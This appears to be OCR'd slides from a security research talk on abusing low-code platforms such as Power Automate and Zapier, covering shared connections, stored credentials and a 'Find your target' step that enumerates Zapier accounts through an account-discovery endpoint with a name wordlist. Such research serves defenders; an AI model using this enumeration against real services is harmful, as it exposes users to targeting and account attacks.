Slack @michaelbargury (pwntoso)
@michaelbargury (pwntoso) - added 21 seconds ago
Share
0
Zaps
by Kris S.

# Behind the scenes

# Behind the scenes





MSFT docs:

https://docs.microsoft.com/en-us/connectors/connectors

# Behind the scenes





How does the app authenticate to slack?

How do different users get authenticated by the same app?

https://docs.microsoft.com/en-us/connectors/connectors

# Behind the scenes


App has connection and user ids, but no creds.




Who holds authenticated sessions?


https://docs.microsoft.com/en-us/connectors/connectors

# Behind the scenes




https://docs.microsoft.com/en-us/connectors/connectors

# Behind the scenes




Authenticated sessions can be shared with other users/apps

https://docs.microsoft.com/en-us/connectors/connectors

# Ready, set, AUTOMATE!

Premium

Add new Facebook Lead Ads leads to rows on Google Sheets

Add info to a Google Sheet from new Webhook POST requests

Webhooks

Premium

Create SQL Server rows from new Google Forms responses

Send myself a reminder in 10 minutes

By Microsoft

Instant
460902

Save Gmail attachments to your Google Drive

By Microsoft

Automated
32731

Premium

Get Slack notifications for new information from a Webhook

Send an email to responder when response submitted in Microsoft Forms

By Microsoft Power Automate Community

Automated
214763

Send an email when a new message is added in Microsoft Teams

By Microsoft Power Automate Community

Add SQL Server rows with new caught webhooks

Webhooks by Zapier + SQL Server

Save Outlook.com email attachments your OneDrive

By Microsoft Power Automate Community

Automated
168098

Send emails via Gmail when Google Sheets rows are updated


Google Sheets + Gmail

## Connections in Zenity Stage (default)

| Name | | | |
|---|---|---|---|
| Zenity<br>Zenity | kris@zenitystage.com<br>Microsoft Dataverse (legacy) | michaelb@zenity.io<br>Azure Key Vault | 1 d ago |
| {BaseResourceUrl}<br>HTTP with Azure AD | Bitbucket<br>Bitbucket (preview) | MSN Weather<br>MSN Weather | 5 mo ago |
| kris@zenitystage.com<br>Microsoft Teams | kris@zenitystage.com<br>Azure Resource Manager | kris@zenitystage.com<br>Office 365 Outlook | 1 h ago |
| fadik@zenity.io<br>SQL Server | kris@zenitystage.com<br>Office 365 Management API | kris@zenitystage.com<br>Office 365 Users | 5 d ago |
| kris@zenitystage.com<br>SQL Server | ConnectionToFadiStorageAccount<br>Azure Blob Storage | throwaway26681@gmail.com<br>OneDrive | 9 mo ago |
| kris@zenitystage.com<br>SQL Server | zenity-azure-db zenity-azure-sql-server.database.wind...<br>SQL Server | Outlook.com<br>Outlook.com | 57 min ago |
| kris@zenitystage.com<br>SharePoint | kris@zenitystage.com<br>Azure Blob Storage | RSS<br>RSS | 4 mo ago |
| kris@zenitystage.com<br>Power Platform for Admins | kris@zenitystage.com<br>Microsoft Dataverse | kris@zenitystage.com<br>Salesforce | 2 wk ago |
| kris@zenitystage.com<br>Power Platform for Admins | Connective eSignatures<br>Connective eSignatures (preview) | Mail<br>Mail | 9 mo ago |
| kris@zenitystage.com<br>Power Apps for Makers | Connective eSignatures<br>Connective eSignatures (preview) | Mail<br>Mail | 7 mo ago |
| kris@zenitystage.com<br>Power Apps for Admins | 23<br>DB2 | aviv-demo-2<br>ServiceNow | 8 mo ago |
| kris@zenitystage.com<br>Planner | imkrissmith@gmail.com<br>Dropbox | Aviv-Demo<br>ServiceNow | 9 mo ago |
| kris@zenitystage.com<br>OneNote (Business) | File System<br>File System | Aviv-Demo<br>ServiceNow | 8 mo ago |
| | Notifications<br>Notifications | SFTP<br>SFTP | 9 mo ago |
| | Vendor Server<br>FTP | SFTP - SSH<br>SFTP - SSH | 8 mo ago |
| | FTP<br>FTP | kris@zenitystage.com<br>SharePoint | 3 h ago |

## Connections in Zenity Stage (default)

| Name | | |
|---|---|---|
| Zenity<br>Zenity | kris@zenitystage.com<br>Microsoft Dataverse (legacy) | 1 mo ago |
| {BaseResourceUrl}<br>HTTP with Azure AD | Bitbucket<br>Bitbucket (preview) | michaelb@zenity.io<br>Azure Key Vault — 1 d ago |
| kris@zenitystage.com<br>Microsoft Teams | kris@zenitystage.com<br>Azure Resource Manager | MSN Weather<br>MSN Weather — 5 mo ago |
| fadik@zenity.io<br>SQL Server | kris@zenitystage.com<br>Office 365 Management API | kris@zenitystage.com<br>Office 365 Outlook — 1 h ago |
| kris@zenitystage.com<br>SQL Server | ConnectionToFadiStorageAccount<br>Azure Blob Storage | kris@zenitystage.com<br>Office 365 Users — 5 d ago |
| kris@zenitystage.com<br>SQL Server | zenity-azure-db zenity-azure-sql-server.database.wind...<br>SQL | throwaway26681@gmail.com<br>OneDrive — 9 mo ago |
| kris@zenitystage.com<br>SharePoint | kris<br>Azu | m — 57 min ago |
| kris@zenitystage.com<br>Power Platform for Admins | kris<br>Mic | 4 mo ago |
| kris@zenitystage.com<br>Power Platform for Admins | Co<br>Co | ystage.com — 2 wk ago |
| kris@zenitystage.com<br>Power Apps for Makers | Co<br>Co | 9 mo ago |
| kris@zenitystage.com<br>Power Apps for Admins | 23<br>DB2 | 7 mo ago |
| kris@zenitystage.com<br>Planner | imkrissmith@gmail.com<br>Dropbox | -2 — 8 mo ago |
| kris@zenitystage.com<br>OneNote (Business) | File System<br>File System | Aviv-Demo<br>ServiceNow — 9 mo ago |
| | Notifications<br>Notifications | Aviv-Demo<br>ServiceNow — 8 mo ago |
| | Vendor Server<br>FTP | SFTP<br>SFTP — 9 mo ago |
| | FTP<br>FTP | SFTP - SSH<br>SFTP - SSH — 8 mo ago |
| | | kris@zenitystage.com<br>SharePoint — 3 h ago |



# A hacker's recap

- ✓Available on every major enterprise
- ✓Full of credentials

Also:

- ✓Execute on somebody else's compute
- ✓Runs as SaaS (no network security)
- ✓Underrated by IT/Sec

Connections in Zenity Stage (default)

| Name | | Modified |
|---|---|---|
| Zenity<br>Zenity | kris@zenitystage.com<br>Microsoft Dataverse (legacy) | 1 mo ago |
| {BaseResourceUrl}<br>HTTP with Azure AD | Bitbucket<br>Bitbucket (preview) | michaelb@zenity.io<br>Azure Key Vault |
| kris@zenitystage.com<br>Microsoft Teams | kris@zenitystage.com<br>Azure Resource Manager | MSN Weather<br>MSN Weather |
| fadik@zenity.io<br>SQL Server | kris@zenitystage.com<br>Office 365 Management API | kris@zenitystage.com<br>Office 365 Outlook |
| kris@zenitystage.com<br>SQL Server | ConnectionToFadiStorageAccount<br>Azure Blob Storage | kris@zenitystage.com<br>Office 365 Users |
| kris@zenitystage.com<br>SQL Server | zenity-azure-db zenity-azure-sql-se<br>SQL Server | throwaway26681@gmail.com<br>OneDrive |
| kris@zenitystage.com<br>SharePoint | kris@zenitystage.com<br>Azure Blob Storage | Outlook.com<br>Outlook.com |
| kris@zenitystage.com<br>Power Platform for Admins | kris@zenitystage.com<br>Microsoft Dataverse | RSS<br>RSS |
| kris@zenitystage.com<br>Power Platform for Admins | Connective eSignatures<br>Connective eSignatures (preview) | kris@zenitystage.com<br>Salesforce |
| kris@zenitystage.com<br>Power Apps for Makers | Connective eSignatures<br>Connective eSignatures (preview) | Mail<br>Mail |
| kris@zenitystage.com<br>Power Apps for Admins | 23<br>DB2 | Mail<br>Mail |
| kris@zenitystage.com<br>Planner | imkrissmith@gmail.com<br>Dropbox | aviv-demo-2<br>ServiceNow |
| kris@zenitystage.com<br>OneNote (Business) | File System<br>File System | Aviv-Demo<br>ServiceNow |
| | Notifications<br>Notifications | Aviv-Demo<br>ServiceNow |
| | Vendor Server | |

zenity


# Let’s Get Started


# How to Dominate the Enterprise via Low Code Abuse


Plans for the rest of this talk:


- Demonstrate capabilities across the MITRE ATTA&CK framework
- Capabilities shown on one platform, but can be replicated to others
- Most attack vectors were observed in-the-wild by Zenity research team


# Find your target



# Find your target

10177 lines (10177 sloc) | 69

```
1  aaliyah
2  aaren
3  aarika
4  aaron
5  aartjan
6  aarushi
7  abagael
8  abagail
9  abahri
10 abbas
11 abbe
12 abbey
13 abbi
14 abbie
15 abby
16 abbye
17 abdalla
18 abdallah
19 abdul
20 abdullah
21 abe
```

Email (required)

Email

Continue

Don't have a Zapier account yet? Sign Up

Email (required)

notexistinguser123123@123.com

That Zapier account doesn't exist.

Continue

| Name | Headers | Payload | Prev |
|---|---|---|---|
| UcC73FwrK3iLTeHuS_fvQtMwC | | | |
| logout | | | |
| account-discovery?email=note | | | |
| ?email=notexistinguser123123 | | | |

1 {"account":null}

| Name | Headers | Payload | Prev |
|---|---|---|---|
| bundle?OrgId=1XM&UserId=5 | | | |
| logout | | | |
| account-discovery?email=uriel | | | |
| ?email=urielz%40zenity.io | | | |

1 {"account":{"id":117

Log in to your account

**Welcome back urielz@zenity.io!** Not you?

